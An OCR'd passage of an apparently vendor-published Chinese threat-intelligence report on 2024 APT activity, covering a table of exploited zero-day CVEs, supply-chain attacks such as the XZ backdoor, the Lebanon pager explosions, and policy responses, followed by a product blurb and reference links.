


2 APT攻击活动0day和nday漏洞利用统计

根据统计：2024年，APT组织在攻击活动利用的0day漏洞共计31个，涉及8个厂商的11个产品。2024年披露的APT攻击利用的0day漏洞均集中分布在影响面广的浏览器软件和操作系统，其中2024年APT组织使用的针对移动端系统的0day漏洞数量已经已经超过利用的PC系统0day漏洞数量。

厂商	涉及产品	CVE漏洞编号	漏洞类型
Apple	WebKit	CVE-2024-23222	内存泄露
	iOS	CVE-2024-23225	内存泄露
	iOS	CVE-2024-23296	内存泄露
	WebKit	CVE-2024-44308	内存泄露
	WebKit	CVE-2024-44309	逻辑错误
ARM	Android	CVE-2024-4610	内存泄露
Google	Chrome	CVE-2024-0519	内存泄露
	Android	CVE-2024-29745	信息泄露
	Android	CVE-2024-29748	逻辑错误
	Android	CVE-2024-32896	逻辑错误
	Android	CVE-2024-36971	内存泄露
	Chrome	CVE-2024-4671	内存泄露
	Chrome	CVE-2024-4761	内存泄露
	Chrome	CVE-2024-4947	内存泄露
	Chrome	CVE-2024-5274	内存泄露
	Chrome	CVE-2024-7965	内存泄露
	Chrome	CVE-2024-7971	内存泄露
Kingsoft	WPS Office	CVE-2024-7262	逻辑错误

Microsoft	Windows	CVE-2024-21338	内存泄露
	Windows	CVE-2024-30051	内存泄露
	Windows	CVE-2024-38080	整数溢出
	Windows	CVE-2024-38106	内核提权
	Windows	CVE-2024-38107	内存泄露
	Windows	CVE-2024-38178	内存泄露
	Project	CVE-2024-38189	远程代码执行
	Windows	CVE-2024-38193	内存泄露
	Windows	CVE-2024-49039	身份验证错误
	Windows	CVE-2024-49138	内存泄露
Mozilla	Firefox	CVE-2024-9680	内存泄露
Qualcomm	DSP Service	CVE-2024-43047	内存泄露
Samsung	Exynos DSP	CVE-2024-44068	内存泄露



此外，我们对2024年全球网络安全厂商和机构披露的APT研究报告披露的0day和nday漏洞使用情况进行统计：截止2024年12月，全球APT组织在攻击活动中被披露利用的0day和nday漏洞120多个，涉及APT组织30多个。

▲图：2024年APT攻击利用0day漏洞分布

3 供应链攻击成为APT组织攻击重点趋势

近几年，APT组织持续提高对供应链的关注程度，随着攻击者技战术水平的不断提升，越来越多供应链软硬件的0day漏洞被APT组织应用于攻击活动。供应链攻击成为APT攻击活动重点趋势。

2024年，我们监测到APT-C-00（海莲花）、APT-C-39（CIA）等组织在对我国的攻击活动中，都曾利用政企单位软件供应商的软件系统漏洞进行针对性攻击。

2024年3月，爆发了XZ压缩库供应链攻击事件。微软工程师在软件性能测试时，发现系统SSHD进程CPU占用飙升异常，后经过安全社区和开源社区的一系列调查，最终发现了XZ压缩库模块被植入后门，确认了这次非常严重的供应链攻击事件。

最终编译的XZ压缩库（liblzma.so）在开源软件体系中被大量直接或间接引用，引用该库的项目都可能被攻击，该后门在Linux生态体系中提供了难以想象的巨量攻击面。通过对最终后门代码的逆向分析，我们发现该后门的整个设计和实现过程展示了高度的专业性和复杂度。

4 国产化软件系统成为APT组织攻击重点

随着我国国产化替代推广和网络安全体系化建设，我国企事业单位逐渐巩固自身网络安全壁垒。APT组织转而绕道国产化软件系统作为攻击跳板，利用供应商软件系统在目标网络内的权限，绕过攻击目标的网络防御完成攻击渗透，达成其攻击目的。

由于国产化软件系统供应链在我国的企事业单位中有广泛客户群，这使得APT组织一旦对供应链完成攻击渗透，会造成广泛的影响面。2024年，我们捕获到多个地区APT组织在针对我国的攻击活动中利用了国产化软件系统漏洞。

2023年，我们曾捕获海莲花组织利用某国产安全软件系统漏洞，在其系统植入后门程序，对部署该安全软件的单位展开攻击渗透。2024年，我们再次捕获到海莲花组织利用某国产软件系统0day漏洞，劫持该软件系统更新服务，向多个采用该系统的市政单位下发恶意载荷，进行大范围渗透攻击。

此外，伪猎者组织在2024年也利用某国产办公软件的0day漏洞对我国相关目标展开攻击活动。

5 通信设备成武器，网络攻击形态多样化

2024年，黎巴嫩多个地区发生的传呼设备爆炸事件迅速在全球范围内引起广泛关注。网络攻击形态早已不再限于以太网、物联网、工控网络，包括广播网络在内的各种可联网方式都可以是网络攻击的载体。随着网络的延展，接入网络的终端类型越来越多，功能也越来越多样化，网络攻击形态也最终向多样化发展。

早在2010年，震网病毒就已经能够通过互联网攻击工控网络，利用SCADA系统对下游的数字设备和模拟设备展开攻击。2024年9月17日，黎巴嫩首都贝鲁特、以及黎巴嫩东南部和东北部多地发生寻呼机（BP机）爆炸事件。翌日，黎巴嫩多地再次发生ICOM V82型对讲机爆炸事件。两起事件均造成了重大伤亡。

据路透社报道，一名黎巴嫩高级安全部门消息人士称，17日爆炸的这批设备被相关机构“在生产层面”进行了修改，他们在装置内部植入了一块装有爆炸物的电路板，可以接收代码，当一条密码信息发送给这批设备时，它们会同时爆炸。

作为全球首起将通信设备武器化并进行大规模实战运用的案例，此次事件引发了人们对各类智能终端设备安全性的担忧，也进一步给全球敲响了警钟，网络与现实空间的边界已经被打破，来自网络空间攻击可以直接导致现实中的实际破坏。

6 各国逐渐寻求外交谴责以外的方式应对APT威胁

当前网络攻击形势日益复杂化和全球化，尤其是在地缘政治对抗的推波助澜下，有组织网络攻击更是逐渐走向公开化。各国逐渐意识到单纯依靠外交谴责已不足以有效应对这一全球性挑战，纷纷提高网络安全方面的重视程度和投入，并加强国际间合作，寻求外交谴责层面以外的方式应对网络攻击威胁。

我国在很早就曾就提出：“黑客攻击是全球性问题，需要国际社会合作应对。各国应相互尊重而非相互猜疑，沟通合作而非对立指责，共同维护网络空间的和平、安全、开放、合作。”当前越来越多国家纷纷成立国家级的网络安全机构，提升自身在网络安全领域的技术能力，增强自身应对网络攻击的防御能力；并通过不断颁布网络空间相关法律法规，完善应对攻击的预防和惩处措施，开展专项行动等手段来防御和震慑来自网络空间的攻击活动。

国家级的网络安全机构也对特定国家实施的网络攻击行为进行揭露，并曝光其攻击技战术手段，来加强国际间的情报共享和共同防御。尤其是在深处地区冲突间的国家，甚至在面对网络攻击时寻求技术上的反制。

PART 05

参考链接

附录

01

360安全大模型

360安全大模型充分发挥了360在数字安全和人工智能领域的双重优势，以自研大语言模型为基础，独创“类脑分区协同（CoE）”架构，实现对安全复杂任务的拆解、调度策略生成等，完成终端行为狩猎、网络告警研判、钓鱼邮件深度解析、安全事件响应处置和智能告警研判等安全任务。

360安全大模型通过与各种安全产品协同，一方面增强了安全产品的关键决策环节自动化执行能力，提升产品运营效率，另一方面发挥在深度研判、威胁溯源等方面的能力，全面提升体系化安全防御水平。

02

研究机构

360高级威胁研究院

360数字安全科技集团的核心能力部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究。下设APT技术分析、情报分析、引擎研发等6个核心部门，业务主要涵盖了高级威胁相关威胁鉴定、溯源扩线、监测预警、智能安全引擎、核心安全技术推导等多个关键领域。曾多次独家披露NSA、CIA等国家级APT组织重要攻击行动以及多个重要0day漏洞在野攻击，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

参考链接

1. https://www.cert.org.cn/publish/main/49/2024/20241218184234131217571/20241218184234131217571_.html
2. https://www.securonix.com/blog/shroudedsleep-a-deep-dive-into-north-koreas-ongoing-campaign-against-southeast-asia/
3. https://www.elastic.co/security-labs/grimresource
4. https://mgeeky.tech/msi-shenanigans-part-1/
5. https://mp.weixin.qq.com/s/I-beF5SWmqVMGTfUifieZg
6. https://www.reuters.com/world/europe/russian-hackers-were-inside-ukraine-telecoms-giant-months-cyber-spy-chief-2024-01-04/
7. https://cloud.google.com/blog/topics/threat-intelligence/apt29-wineloader-german-political-parties
8. https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/
9. https://blog.talosintelligence.com/tinyturla-full-kill-chain/
10. https://securelist.com/blindeagle-apt/113414/
11. https://blog.phylum.io/new-tactics-from-a-familiar-threat/
12. https://blog.phylum.io/north-korea-still-attacking-developers-via-npm/
13. https://securelist.com/lazarus-apt-steals-crypto-with-a-tank-game/114282/
14. https://blogs.blackberry.com/en/2024/11/suspected-nation-state-adversary-targets-pakistan-navy-in-cyber-espionage-campaign
15. https://www.rewterz.com/rewterz-news/rewterz-threat-alert-sidewinder-apt-group-aka-rattlesnake-targeting-pakistan-active-iocs-3
16. https://dd80b675424c132b90b3-e48385e382d2e5d17821a5e1d8e4c86b.ssl.cf1.rackcdn.com/external/240227.pdf
17. https://securelist.ru/phantomdl-darkwatchman-rat-targeted-attacks/109919/
18. https://www.mandiant.com/resources/blog/apt29-wineloader-german-political-parties
19. https://op-c.net/blog/lord-nemesis-strikes-supply-chain-attack-on-the-israeli-academic-sector/
20. https://blog.google/threat-analysis-group/iranian-backed-group-steps-up-phishing-campaigns-against-israel-us/
21. https://www.proofpoint.com/us/blog/threat-insight/best-laid-plans-ta453-targets-religious-figure-fake-podcast-invite-delivering
22. https://research.checkpoint.com/2024/iranian-malware-attacks-iraqi-government/
23. https://www.microsoft.com/en-us/security/blog/2024/08/28/peach-sandstorm-deploys-new-custom-tickler-malware-in-long-running-intelligence-gathering-operations/

2024年
全球高级持续性威胁（APT）
研究报告

RESEARCH
REPORT

2024年
全球高级持续性威胁（APT）
研究报告

RESEARCH
REPORT

360数字安全
数 字 安 全 的 领 导 者

360
高级威胁研究院